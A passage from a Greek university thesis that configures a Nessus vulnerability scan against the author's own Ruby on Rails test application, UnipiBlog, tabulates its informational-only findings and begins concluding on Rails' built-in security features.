


Εικόνα 117: Καρτέλα ρύθμισης πολιτικής σάρωσης

Όπως φαίνεται στην καρτέλα ρύθμισης πολιτικής σάρωσης στην εικόνα 117 θα χρειαστεί να γίνουν κάποιες ρυθμίσεις για την κατάλληλη παραμετροποίηση της σάρωσης. Υπάρχουν τέσσερις καρτέλες ρυθμίσεων (**General, Credentials, Compliance, Plugins**).

Αρχικά στην καρτέλα **General** δίνουμε την ονομασία της νέας πολιτικής που θα δημιουργήσουμε και επιλέγουμε την διεύθυνση ip του στόχου που θέλουμε να εξεταστεί, στην συγκεκριμένη περίπτωση **192.168.1.7**.


Στη συνέχεια στην καρτέλα **Plugins** μπορούμε να επιλέξουμε τα CGI script που θα εκτελέσουν επιθέσεις (είναι από προεπιλογή όλα ενεργοποιημένα) όπως φαίνεται στην εικόνα 118:



Εικόνα 118: Επιλογή των CGI scripts που θα χρησιμοποιηθούν


Στην καρτέλα **Settings** υπάρχουν οι κατηγορίες **Discovery**, **Assessment**, **Report** και **Advanced** που θα χρησιμοποιηθούν για την κατάλληλη διαμόρφωση της σάρωσης αλλά και τις εμφάνισης των αποτελεσμάτων.

Στην κατηγορία **Discovery** μπορούμε να επιλέξουμε τις θύρες που θα εξεταστούν κατά τη σάρωση καθώς και τα πακέτα που θα αξιοποιηθούν TCP, ARP και ICMP προκειμένου να διαπιστωθεί ποιες είναι ανοιχτές:




Εικόνα 119: Επιλογές της κατηγορίας Discovery

Στην κατηγορία **Assessment** μπορούμε να επιλέξουμε αν θα χρησιμοποιηθεί η τεχνική Brute Force για τους λογαριασμούς χρηστών ή θα χρησιμοποιηθούν αναγνωριστικά που θα δοθούν από τον χρήστη καθώς και αν θα σκαναριστούν διαδικτυακές εφαρμογές που μπορεί να χρησιμοποιούνται:




Εικόνα 120: Επιλογές της κατηγορίας Assessment

Στην κατηγορία **Report** μπορούμε να επιλέξουμε ρυθμίσεις που αφορούν τις αναφορές που θα προκύψουν από τον έλεγχο όπως φαίνεται και στην εικόνα 121:




Εικόνα 121: Επιλογές της κατηγορίας Report

Στην κατηγορία **Advanced** μπορούμε να επιλέξουμε την λειτουργία **Enable safe checks** με βάση την οποία δεν θα πραγματοποιηθούν έλεγχοι που μπορεί να έχουν επίπτωση στην διαδικτυακή εφαρμογή. Μπορούμε ακόμα να επιλέξουμε ρυθμίσεις που σχετίζονται με την απόδοση της σάρωσης αλλά και με τα αρχεία καταγραφών που θα εμφανιστούν στην αναφορά:



Εικόνα 122: Επιλογές της κατηγορίας Advanced

Τέλος στην καρτέλα **Credentials** μπορούμε να επιλέξουμε τις ρυθμίσεις που απαιτούνται για τον έλεγχο σελίδων που απαιτούν αναγνωριστικά:




Εικόνα 123: Ρυθμίσεις Credentials

Με βάση τα παραπάνω δημιουργήθηκε η νέα πολιτική με τίτλο **''UnipiBlog''** που θα χρησιμοποιηθεί στη συνέχεια για τον έλεγχο ασφάλειας στη διαδικτυακή εφαρμογή UnipiBlog.

6.1. Έλεγχος ασφάλειας της διαδικτυακής εφαρμογής UnipiBlog

Για την πραγματοποίηση της σάρωσης με βάση την πολιτική που δημιουργήσαμε, επιλέγουμε στην αρχική σελίδα **My Scans** :




Εικόνα 124: Εμφάνιση της πολιτική που δημιουργήθηκε

Όπως βλέπουμε και στην εικόνα 124, εμφανίζεται η πολιτική που δημιουργήσαμε. Επιλέγοντας το UnipiBlog ξεκινάει η σάρωση.

6.4 Παρουσίαση αποτελεσμάτων του ελέγχου

Με την ολοκλήρωση της σάρωσης εμφανίζεται η συνολική εικόνα αναφοράς των αποτελεσμάτων στην κεντρική σελίδα του Nessus, όπως φαίνεται στην εικόνα 125:




Εικόνα 125: Συνολική εικόνα αποτελεσμάτων ελέγχου ευπαθειών

Όπως φαίνεται στην εικόνα 125, η διαδικτυακή εφαρμογή που δημιουργήθηκε για τις ανάγκες της παρούσας εργασίας παρουσιάζει 16 ευπάθειες ασφάλειας οι οποίες όλες ανήκουν στην κατηγορία Info.


Το Nessus κατατάσσει τις ευπάθειες που εντοπίζονται σε κατηγορίες με βάση την επικινδυνότητα τους. Ευπάθειες που η πιθανή εκμετάλλευση τους μπορεί να έχει μεγαλύτερο αντίκτυπο για το εξεταζόμενο σύστημα έχουν μεγαλύτερο βαθμό επικινδυνότητας. Οι κατηγορίες είναι 5: Info, Low, Medium, High, Critical.

Στην κατηγορία **Info** περιλαμβάνονται πληροφορίες που εξάγονται από τον έλεγχο και δεν έχουν άμεσες συνέπειες (πχ το λειτουργικό σύστημα ή ο server που χρησιμοποιείται κλπ.) Αυτές οι πληροφορίες αν και δεν είναι άμεσα επικίνδυνες μπορούν να δώσουν σημαντικές πληροφορίες σε έναν κακόβουλο χρήστη.

Τα αναλυτικά αποτελέσματα του ελέγχου φαίνονται στις εικόνες 126 και 127 που ακολουθούν:



Εικόνα 126: Αποτελέσματα του ελέγχου ευπαθειών (1)



Εικόνα 127: Αποτελέσματα του ελέγχου ευπαθειών (2)

Στον πίνακα που ακολουθεί γίνεται μια αναλυτική περιγραφή των ευπαθειών που βρέθηκαν

Πίνακας 23: Αναλυτική περιγραφή των ευπαθειών

Ευπάθεια	Περιγραφή
Nessus SYN scanner	Αναφέρονται οι ανοιχτές θύρες. Συγκεκριμένα εμφανίζονται οι θύρες 80 και 443 που χρησιμοποιούνται για επικοινωνία μέσω HTTP και HTTPS αντίστοιχα
Backported Security Patch Detection	Οι ενημερώσεις ασφάλειας ενδέχεται να έχουν υποστηριχθεί στον απομακρυσμένο HTTP server χωρίς να αλλάζει ο αριθμός έκδοσης
Common Platform Enumeration (CPE)	Άντληση πληροφοριών σχετικά με το λειτουργικό σύστημα και τον server που χρησιμοποιείται
Devise Type	Πληροφορίες σχετικά με το είδος του απομακρυσμένου συστήματος
Ethernet Card Manufacturer Detection	Πληροφορίες σχετικά με την κάρτα δικτύου
Host Fully Qualified Domain Name (FQDN)	Πληροφορίες σχετικά με το FQDN του απομακρυσμένου συστήματος
HTTP Methods Allowed (per directory)	Αναφέρει τις μεθόδους HTTP που επιτρέπονται μέσω HTTP και HTTPS σύνδεσης
HTTP Server Type and Version	Πληροφορίες σχετικά με τον server και το λειτουργικό σύστημα που χρησιμοποιεί το απομακρυσμένο σύστημα
HTTP information	Αναφέρονται τα πρωτόκολλα που χρησιμοποιούνται για την επικοινωνία με τον web server δηλαδή τα HTTP και HTTPS
ICMP Timestamp Request Remote Date Disclosure	Ο απομακρυσμένος διακομιστής απαντάει σε μια αίτηση ICMP timestamp. Αυτό επιτρέπει σε έναν εισβολέα να γνωρίζει την ημερομηνία που έχει οριστεί στο στοχευμένο σύστημα και να καταλάβει τα πρωτόκολλα ελέγχου ταυτότητας βάσει χρόνου
mDNS Detection (Local Network)	Πληροφορίες σχετικά με το hostname και των υπηρεσιών του server
Nessus Scan Information	Πληροφορίες σχετικά με την αναφορά των plugins του Nessus
OS Identification	Χρησιμοποιώντας έναν συνδυασμό από απομακρυσμένους αισθητήρες (πχ TCP/IP, SMB, HTTP, NTP κλπ.) παρέχει πληροφορίες σχετικά με το λειτουργικό σύστημα που χρησιμοποιείται
Service Detection	Εντοπίζει τις απομακρυσμένες υπηρεσίες που χρησιμοποιούνται αναλύοντας τα μηνύματα λάθους που αυτές επιστρέφουν όταν λαμβάνουν ένα HTTP request.
TCP/IP Timestamps supported	Ο απομακρυσμένος host ενσωματώνει TCP timestamps από τα οποία μπορούν να αντληθούν πληροφορίες
Traceroute Information	Πληροφορίες σχετικά με τη διαδρομή των δεδομένων στο δίκτυο

Κεφάλαιο 7: Συμπεράσματα

Η πολυπλοκότητα των λειτουργιών μιας διαδικτυακής εφαρμογής σε συνδυασμό με την ταχύτητα ανάπτυξης που απαιτείται καθιστά τα προγραμματιστικά πλαίσια απαραίτητα αφού δίνουν την δυνατότητα χρησιμοποίησης έτοιμου κώδικα που αναλαμβάνει την υλοποίηση διαφόρων λειτουργιών μιας εφαρμογή (πχ είσοδος και εγγραφή χρήστη, διαχείριση χρηστών και δεδομένων). Η απλότητα στη χρήση σε συνδυασμό με την ταχύτητα ανάπτυξης διαδικτυακών εφαρμογών έχει οδηγήσει στη ραγδαία εμφάνιση τέτοιων εργαλείων ενώ η συντριπτική πλειοψηφία νέων διαδικτυακών εφαρμογών που κατασκευάζονται δημιουργούνται με αυτά.

Με τις απειλές ασφάλειας συνεχώς να διευρύνονται και να εξελίσσονται, κρίσιμο ζήτημα παραμένει το κατά πόσο τα εργαλεία αυτά διασφαλίζουν την ασφάλεια των διαδικτυακών εφαρμογών. Στην παρούσα εργασία παρουσιάστηκαν οι κύριες απειλές για τις διαδικτυακές εφαρμογές με βάση την έκθεση της OWASP. Αυτές οι απειλές αφορούν την αξιοποίηση από κακόβουλους χρήστες ευπαθειών που επιτρέπουν την έγχυση κώδικα, ευπαθειών επιχειρησιακής λογικής και ευπαθειών διαχείρισης συνόδων. Η αξιοποίηση αυτών των ευπαθειών από κακόβουλους χρήστες μπορεί να επιτρέψει την πραγματοποίηση επιθέσεων Spoofing, Tampering, Repudiation, Information disclosure, DoS, Elevation of privileges με σημαντικές επιπτώσεις στην ακεραιότητα, την αυθεντικότητα, την εμπιστευτικότητα και την διαθεσιμότητα της εφαρμογής.

Σήμερα υπάρχει μια πληθώρα προγραμματιστικών εργαλείων για αρκετές γλώσσες προγραμματισμού όπως το .NET για τη γλώσσα C#, το Django για τη γλώσσα Python κ.ά. που διαθέτουν πλήθος βιβλιοθηκών προκειμένου να προσδώσουν άμεσα λειτουργικότητα σε μια εφαρμογή με αρκετές από αυτές να αφορούν την ασφάλεια.

Στην παρούσα εργασία αξιοποιήσαμε το προγραμματιστικό πλαίσιο Ruby on Rails που βασίζεται στη γλώσσα Ruby προκειμένου να δημιουργήσουμε μια εφαρμογή εφαρμόζοντας μια σειρά τεχνικές ασφάλειας από τις βιβλιοθήκες που παρέχει το συγκεκριμένο προγραμματιστικό πλαίσιο. Στη συνέχεια πραγματοποιήσαμε έλεγχο ευπαθειών με το εργαλείο ανάλυσης ευπαθειών Nessus.

Σκοπός της εργασίας ήταν να εξετάσουμε κατά πόσο το συγκεκριμένο προγραμματιστικό πλαίσιο μπορεί να εξασφαλίσει ασφάλεια σε μια διαδικτυακή εφαρμογή μέσα από τις βιβλιοθήκες που διαθέτει αλλά και να αναδείξουμε την ευχρηστία στην ανάπτυξη διαδικτυακών εφαρμογών.

Το Ruby on Rails είναι ένα προγραμματιστικό πλαίσιο που βασίζεται στην αρχιτεκτονική MVC. Η συγκεκριμένη αρχιτεκτονική επιτρέπει την γρήγορη ανάπτυξη μιας εφαρμογής με σαφή διαχωρισμό μεταξύ των Μοντέλων, της Εμφάνισης και των Ελεγκτών διαμορφώνοντας έναν ευανάγνωστο και εύκολα παραμετροποιήσιμο κώδικα.

Η δημιουργία μιας εφαρμογής με το συγκεκριμένο πλαίσιο δεν απαιτεί από τον προγραμματιστή να γράψει ιδιαίτερο κώδικα ενώ οι βιβλιοθήκες του Rails παρέχουν μια σειρά από προεπιλεγμένες λειτουργίες προστασίας της εφαρμογής. Για παράδειγμα το Rails αυτόματα εισάγει μηχανισμούς προστασίας από επιθέσεις CSRF, XSS για κάθε εφαρμογή που αναπτύσσεται, ενώ ενεργοποιώντας ορισμένα από τα χαρακτηριστικά που παρέχονται μπορούμε να ελέγχουμε τις εισαγωγές των χρηστών (διαμορφώνοντας επιτρεπτές εισαγωγές ή απορρίπτοντας αυτές που αξιολογούνται ως επικίνδυνες), μπορούμε ακόμα να διασφαλίσουμε ότι η χρήση της εφαρμογής θα γίνεται μόνο μεσω πρωτοκόλλου SSL/TLS προστατεύοντας τα δεδομένα των χρηστών. Με τις βιβλιοθήκες ασφάλειας που διαθέτει μπορεί κανείς να διευρύνει σημαντικά τους μηχανισμούς ασφάλειας μιας εφαρμογής με την εισαγωγή κρυπτογράφησης 